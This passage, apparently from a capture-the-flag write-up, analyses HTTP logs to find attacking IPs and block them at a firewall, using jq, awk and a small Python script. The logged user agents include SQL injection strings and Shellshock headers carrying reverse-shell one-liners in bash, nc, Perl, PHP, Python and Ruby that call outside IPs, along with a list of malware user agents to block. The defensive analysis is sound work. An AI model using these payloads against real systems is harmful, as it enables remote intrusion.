      1   "user_agent": "1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1",
      1   "user_agent": "1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1",
      1   "user_agent": "1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*",
      1   "user_agent": "1' UNION SELECT
1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72, --",
      1   "user_agent": "1' UNION SELECT -
1,'autosc','test','O:8:\\\"stdClass\\\":3:{s:3:\\\"mod\\\";s:15:\\\"resourcesmodule\\\";s:3:\\\"src\\\";s:
20:\\\"@random41940ceb78dbb\\\";s:3:\\\"int\\\";s:0:\\\"\\\";}',7,0,0,0,0,0,0 /*",
      1   "user_agent": "1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1",
      1   "user_agent": "() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'",
      1   "user_agent": "() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1",
      1   "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50
(KHTML, like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1",
      1   "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23
(KHTML, like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1",
      1   "user_agent": "Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19
(KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19",
      1   "user_agent": "Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36",
      1   "user_agent": "Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile Safari/537.36",
      1   "user_agent": "Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30
(KHTML, like Gecko) Version/4.0 Safari/534.30",
      1   "user_agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like
Gecko) Version/8.0.7 Safari/600.7.12",
      1   "user_agent": "() { :; }; /usr/bin/perl -e 'use
Socket;$i=\"83.0.8.119\";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,socka
ddr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -
i\");};'",
      1   "user_agent": "() { :; }; /usr/bin/php -r
'$sock=fsockopen(\"229.229.189.246\",62570);exec(\"/bin/sh -i <&3 >&3 2>&3\");'",
      1   "user_agent": "() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"150.45.133.97\",54611
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-
i\"]);'",
      1   "user_agent": "() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open(\"227.110.45.126\",43870).to_i;exec sprintf(\"/bin/sh -i <&%d >&%d 2>&%d\",f,f,f)'",
      2   "user_agent": "CholTBAgent",
      2   "user_agent": "HttpBrowser/1.0",
      2   "user_agent": "Mozilla/4.0 (compatible; Metasploit RSPEC)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)",
      2   "user_agent": "Mozilla/4.0 (compatible MSIE 5.0;Windows_98)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR
1.1.4322; .NET CLR 2.0.50727)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)",
      2   "user_agent": "Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR
1.1.4322)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)",
      2   "user_agent": "Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR
1.1.4322; )",
```

```
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET CLR
1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)",
      2   "user_agent": "Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)",
      2   "user_agent": "Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)",
      2   "user_agent": "Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-
8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N",
      2   "user_agent": "Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)",
      2   "user_agent": "Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)",
      2   "user_agent": "Mozilla/5.0 (Windows NT 10.0;Win64;x64)",
      2   "user_agent": "Mozilla/5.0 (Windows NT 5.1 ; v.)",
      2   "user_agent": "Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0",
      2   "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) ApleWebKit/525.13 (KHTML, like
Gecko) chrome/4.0.221.6 safari/525.13",
      2   "user_agent": "Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401
Firefox/3.6.1 (.NET CLR 3.5.30729)",
      2   "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401
Firefox/3.6.1 (.NET CLR 3.5.30731",
      2   "user_agent": "Mozilla/5.0 WinInet",
      2   "user_agent": "Opera/8.81 (Windows-NT 6.1; U; en)",
      2   "user_agent": "RookIE/1.0",
      2   "user_agent": "Wget/1.9+cvs-stable (Red Hat modified)",
      3   "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
      5   "user_agent": "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)",
     10   "user_agent": "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004
Firefox/2.0.0.8 (Debian-2.0.0.8-1)",
     11   "user_agent": "Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML,
like Gecko) Version/3.1.2 Safari/525.22",
     11   "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15",
     17   "user_agent": "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04
(jaunty) Firefox/3.0.5",
```

After manually inspecting the user agents associated with the threats already identified above, we see several suspicious strings. An example is “CholTBAgent”, which is known as an agent string associated with malware. Paging through the list, we can quickly find a few other examples in the user agents that we may want to blacklist:

- CholTBAgent
- HttpBrowser/1.0
- Metasploit
- SIMBAR
- "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)"
- ApleWebKit
- Goglebot
- FunWebProducts
- AntivirXP08

What we notice is that most (if not all) of the agents that occur in our list less than 10 times have typos or are known malware agents. Agents that occur 10 or more times seem like regular user agent strings. Let’s collect all IPs that use agents from the “less than 10” occurrences list.

This means a pivot back to requests from the user agents. Our imaginary SQL might look something like this:

```
select
   IP
from
   all-requests
where
   agent in (select agents from bad-requests where occurrence < 10)
```

Use the same python script to “build the where clause”. See how we use a small “awk” script to retain only the “less than 10 occurrence” user agents.

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq -f get-all-reqs-query.txt | grep b64ua | sort | uniq -c | sort -n | awk '{if ($1 < 10) {print $3}}' | sed 's/,//' | python3 build-requests-query.py > get-limited-reqs-query.txt
```

Here are the contents of the get-limited-reqs-query.txt file:

```
root@kali:~/holidayhack2019/final# cat get-limited-reqs-query.txt
.[] | select (.b64ua | . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9waHAgLXIgJyRzb2NrPWZzb2Nrb3BlbigiMjI5LjIyOS4xODkuMjQ2Iiw2MjU3MCk7ZXhlYygiL2Jpbi9zaCAtaSA8JjMgPiYzIDI+JjMiKTsn" or . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9weXRob24gLWMgJ2ltcG9ydCBzb2NrZXQsc3VicHJvY2Vzcyxvcztzb2NrZXQoc29ja2V0LkFGX0lORVQsc29ja2V0LlNPQ0tfU1RSRUFNKTtzLmNvbm5lY3QoKCIxNTAuNDUuMTMzLjk3Iiw1NDYxMSkpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kXAyKHMuZmlsZW5vKCksMik7cD1zdWJwcm9jZXNzLmNhbGwoWyIvYmluL3NoIiwiLWkiXSk7Jw==" or . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9wZXJsIC1lICd1c2UgU29ja2V0OyRpPSI4My4wLjguMTE5IjskcD01NzQzMjtzb2NrZXQoUyxQRl9JTkVULFNPQ0tfU1RSRUFNLGdldHByb3RvYnluYW1lKCJ0Y3AiKSk7aWYoY29ubmVjdChTLHNvY2thZGRyX2luKCRwLGluZXRfYXRvbigkaSkpKSl7b3BlbihTVERJTiwiPiZTIik7b3BlbihTVERPVVQsIj4mUyIpO29wZW4oU1RERVJSLCI+JlMiKTtleGVjKCIvYmluL3NoIC1pIik7fTsn" or . ==
"KCkgeyA6OyB9OyAvdXNyL2Jpbi9ydWJ5IC1yc29ja2V0IC1lJ2Y9VENQU29ja2V0Lm9wZW4oIjIyNy4xMTAuNDUuMTI2Iiw0Mzg3MCkudG9faTtleGVjIHNwcmludGYoIi9iaW4vc2ggLWkgPCYlZCA+JiVkIDI+JiVkIixmLGYsZikn" or . ==
"KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMzEuMjU0LjIyOC40LzQ4MDUxIDA+JjE=" or . ==
"KCkgeyA6OyB9OyAvYmluL2Jhc2ggLWMgJy9iaW4vbmMgNTU1MzUgMjIwLjEzMi4zMy44MSAtZSAvYmluL2Jhc2gn" or . ==
"MScgVU5JT04gU0VMRUNUIC0xLCdhdXRvc2MnLCd0ZXN0JywnTzo4Olwic3RkQ2xhc3NcIjozOntzOjM6XCJtb2RcIjtzOjE1OlwicmVzb3VyY2VzbW9kdWxlXCI7czozOlwic3JjXCI7czoyMDpcIkByYW5kb200MTk0MGNlYjc4ZGJiXCI7czozOlwiaW50XCI7czowOlwiXCI7fSc sNywwLDAsMCwwLDAsMCAvKg==" or . ==
"MScgVU5JT04gU0VMRUNUICcxJywnMicsJ2F1dG9tYXRlZHNjYW5uaW5nJywnMTIzMzYyNzg5MScsJzUnLyo=" or . ==
"MScgVU5JT04gU0VMRUNUIDE3Mjk1NDA2MzYsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDY1LDB4NzIsIC0t" or . == "MScgVU5JT04gU0VMRUNUIDEsMTQwOTYwNTM3OCwxLDEsMSwxLDEsMSwxLDEvKiZibG9nSWQ9MQ==" or . == "MScgVU5JT04vKiovU0VMRUNULyoqLzEsMiw0MzQ2MzU1MDIsNC8qJmJsb2c9MQ==" or . ==
"MScgVU5JT04vKiovU0VMRUNULyoqLzk5NDMyMDYwNiwxLDEsMSwxLDEsMSwxLyomYmxvZ0lkPTE=" or . ==
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTBfMTBfNCkgQXBwbGVXZWJLaXQvNjAwLjcuMTIgKEtIVE1MLCBsaWtlIEdlY2tvKSBWZXJzaW9uLzguMC43IFNhZmFyaS82MDAuNy4xMg==" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuMC40OyBHYWxheHkgTmV4dXMgQnVpbGQvSU1NNzZCKSBBcHBsZVdlYktpdC81MzUuMTkgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvMTguMC4xMDI1LjEzMyBNb2JpbGUgU2FmYXJpLzUzNS4xOQ==" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuNDsgTmV4dXMgNSBCdWlsZC9fQnVpbGRJRF8pIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS8zMC4wLjAuMCBNb2JpbGUgU2FmYXJpLzUzNy4zNg==" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDUuMS4xOyBOZXh1cyA1IEJ1aWxkL0xNWTQ4Qjsgd3YpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS80My4wLjIzNTcuNjUgTW9iaWxlIFNhZmFyaS81MzcuMzY=" or . ==
"TW96aWxsYS81LjAgKExpbnV4OyBVOyBBbmRyb2lkIDQuMS4xOyBlbi1nYjsgQnVpbGQvS0xQKSBBcHBsZVdlYktpdC81MzQuMzAgKEtIVE1MLCBsaWtlIEdlY2tvKSBWZXJzaW9uLzQuMCBTYWZhcmkvNTM0LjMw" or . ==
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMi4xLjUwICChLSFRNTCwgbGlrZSBHZWNrbykgQ3JpT1MvNTYuMC4yOTI0Ljc1IE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=" or . ==
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMy4xLjIzICChLSFRNTCwgbGlrZSBHZWNrbykgVmVyc2lvbi8xMC4wIE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=" or . ==
"Q2hvbFRCQWdlbnQ=" or . == "SHR0cEJyb3dzZXIvMS4w" or . ==
"T3BlcmEvOC44MSAoV2luZG93cy1OVCA2LjE7IFU7IGVuKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibDsgTVNJRSA3LjA7IFdpbmRvd3MgTlQgNi4wOyBUcmlkZW50LzQuMDsgU0lNQkFSPXs3REIwRjZERS04REU3LTQ4NDEtOTA4NC0yOEZBOTE0QjBGMkV9OyBTTENDMTsgLk4=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1ldGFzcGxvaXQgUlNQRUMp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUU2LjA7IFdpbmRvd3MgTlQgNS4xKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNi4wOyBXaW5kb3dzIE5UIDUuMDsgLk5FVFMgQ0xSICAxLjEuNDMyMik=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNi4wOyBXaW5kb3dzIE5UIDUuMTsgU1YxOyBGdW5XZWJQcm9kdWN0czsgLk5FVCBDTFIgMS4xLjQzMjI7IC5ORVQgQ0xSIDIuMC41MDcyNyk=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNi4wOyBXaW5kb3dzIE5UNS4xKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNi4xOyBXaW5kb3dzIE5UNi4wKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNi5hOyBXaW5kb3dzIE5UUyk=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNS4wMTsgV2luZG93cyBOVCA1MDAuMCk=" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgQW50aXZpclhQMDg7IC5ORVQgQ0xSIDEuMS40MzIyKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgNy4wOyBXaW5kb3dzIE5UNi4wKQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TUUgOC4wOyBXaW5kb3cgTlQgNS4xKQ==" or . ==
```


```
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE1UIDYuMTsgVHJpZGVudC80LjA7IC5ORVQgQ0xSIDEuMS40MzIyOyAp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wOyAuTkVUIENMUiAxLjEuNDMyMjsgUGVvcGxlUGFsIDcuMDsgLk5FVCBDTFIgMi4wLjUwNzI3KQ==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzX05UIDUuMTsgVHJpZGVudC80LjAp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUVFIDcuMDsgV2luZG93cyBOVCA1LjEp" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJRSA3LjA7V2luZG93cyBOVCA2Lg==" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGUgTVNJRSA1LjA7V2luZG93c185OCk=" or . ==
"TW96aWxsYS80LjAoY29tcGF0aWJsZTsgTVNJRSA2NjYuMDsgV2luZG93cyBOVCA1LjE=" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUykgQXBsZVdlYktpdC81MjUuMTMgKEtIVE1MLCBsaWtlIEdlY2tvKSBjaHJvbWUvNC4wLjIyMS42IHNhZmFyaS81MjUuMTM=" or . ==
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUzsgcnY6MS45LjIuMykgZ2Vja28vMjAxMDA0MDEgRmlyZWZveC8zLjYuMSAoLk5FVCBDTFIgMy41LjMwNzMx" or . == "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDtXaW42NDt4NjQp"
or . == "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBXT1c2MjsgcnY6NTMuMCkgR2Vja28vMjAxMDAxMDEgQ2hyb21lIC81My4w"
or . == "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNS4xIDsgdi4p" or . ==
"TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IE1TSUUgMTAuMDsgVzFuZG93IE5UIDYuMTsgVHJpZGVudC82LjAp" or . ==
"TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IEdvZ2xlYm90LzIuMTsgK2h0dHA6Ly93d3cuZ29vZ2xlLmNvbS9ib3QuaHRtbCk=" or . ==
"TW96aWxsYS81LjAgV2luSW5ldA==" or . ==
"TW96aWxsYS81LjAgV2luZG93czsgVTsgV2luZG93cyBOVDUuMTsgZW4tVVM7IHJ2OjEuOS4yLjMpIEdlY2tvLzIwMTAwNDAxIEZpcmVmb3gvMy42LjEgKC5ORVQgQ0xSIDMuNS4zMDcyOSk=" or . ==
"TW96aWxsYTQuMCAoY29tcGF0aWJsZTsgTVNTSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudC81LjAp" or . ==
"Um9va0lFLzEuMA==" or . == "V2dldC8xLjkrY3ZzLXN0YWJsZSAoUmVkIEhhdCBtb2RpZmllZCk=" or . ==
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2ZSwweDY3LCwzLDQsNSw2LDcsOCAtLSAn" or . ==
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJZSA3LjA7V2luZG93cyBOVCA1LjEp")
```

Now run the full query to get all of the IP addresses associated with our "less-than-10 occurrence" bad user agents.

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq -f get-limited-reqs-query.txt | grep .id.orig_h |
awk '{print $2}' | sed 's/"//g' | sed 's/,//' | sort | uniq > BADIPs2.txt
root@kali:~/holidayhack2019/final# wc -l BADIPs2.txt
94 BADIPs2.txt
root@kali:~/holidayhack2019/final#
```

The BADIPs2.txt file contains this list of unique IPs using those bad user agents.

Now we need figure out how to feed our IPs into the firewall so we can blacklist them. Experimenting with the firewall interface, we see that if we enter multiple comma-separated IPs, like "1.1.1.1,2.2.2.2" then they all are processed in one batch:




Let's use the following python script to build a paste-able string.

```
root@kali:~/holidayhack2019/final# cat build-final-ip-list.py
#!/bin/python3

# we are trying to build a list of IPs like this:
# 1.1.1.1,2.2.2.2,3.3.3.3

# from an input stream that looks like this:
# 1.1.1.1
# 2.2.2.2
# 3.3.3.3



import sys

print('\n')

numprocessed = 0

for line in sys.stdin:

  if (numprocessed > 0):
    print(',', end='')

  print (line.rstrip('\n'), end='')

  numprocessed += 1

print('\n')
```

Run the script to build the string of IP addresses, combining both sets of IPs.

```
root@kali:~/holidayhack2019/final# cat BADIPs1.txt BADIPs2.txt | sort | uniq | python3 build-final-ip-
list.py


0.216.249.31,10.122.158.57,10.155.246.29,102.143.16.184,103.235.93.133,104.179.109.113,106.132.195.153,106
.93.213.219,111.81.145.191,116.116.98.205,118.196.230.170,118.26.57.38,121.7.186.163,123.127.233.97,126.10
2.12.53,129.121.121.48,131.186.145.73,13.39.153.254,135.203.243.43,135.32.99.116,140.60.154.239,142.128.13
5.10,148.146.134.52,150.45.133.97,150.50.77.238,158.171.84.209,168.66.108.62,173.37.160.150,185.19.7.133,1
86.28.46.179,187.152.203.243,187.178.169.123,190.245.228.38,19.235.69.221,200.75.228.240,203.68.29.5,217.1
32.156.225,220.132.33.81,2.230.60.70,223.149.180.133,22.34.153.164,2.240.116.254,225.191.220.138,226.102.5
6.13,226.240.188.154,227.110.45.126,229.133.163.235,229.229.189.246,230.246.50.221,231.179.108.238,23.49.1
77.78,238.143.78.114,249.237.77.152,249.34.9.16,249.90.116.138,250.22.86.40,252.122.243.212,253.182.102.55
,253.65.40.39,254.140.181.172,27.88.56.114,28.169.41.122,29.0.183.220,31.116.232.143,31.254.228.4,33.132.9
8.193,34.129.179.28,34.155.174.167,37.216.249.50,42.103.246.130,42.103.246.250,42.127.244.30,42.16.149.112
,42.191.112.181,44.164.136.41,44.74.106.131,45.239.232.245,48.66.193.176,49.161.8.58,50.154.111.0,53.160.2
18.44,56.5.47.137,61.110.82.125,65.153.114.120,66.116.147.181,68.115.251.76,69.221.145.150,75.73.228.192,8
0.244.147.207,81.14.204.154,83.0.8.119,84.147.231.129,84.185.44.166,87.195.80.126,9.206.212.33,92.213.148.
0,95.166.116.45,97.220.93.190

root@kali:~/holidayhack2019/final#
```

Copy the list, paste it into the firewall, then click the Deny button.



Success code: RID:0807198508261964

Here is the complete analysis script "srfanalysis.sh" that runs the queries and builds the paste-able list of IPs:

```
#!/bin/bash

# make a new file.  only extract fields that are injectable.

echo Constructing reduced http.log that also includes b64 encoded user agents.

cat http.log | jq '[ .[] | {"id.orig_h", host, uri, user_agent, b64ua: .user_agent | @base64, username,
password} ]' > b64http.log

# XSS

echo Finding requests with possible XSS

cat b64http.log | jq '[ .[] | '\
'"<script>" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
'  select (.username | contains($s)), '\
'  select (.password | contains($s)) ]'

echo Capturing and printing the count of unique XSS IPs

cat b64http.log | jq '[ .[] | '\
'"<script>" as $s | '\
'  select (.host | contains($s)), '\
'  select (.uri | contains($s)), '\
'  select (.user_agent | contains($s)), '\
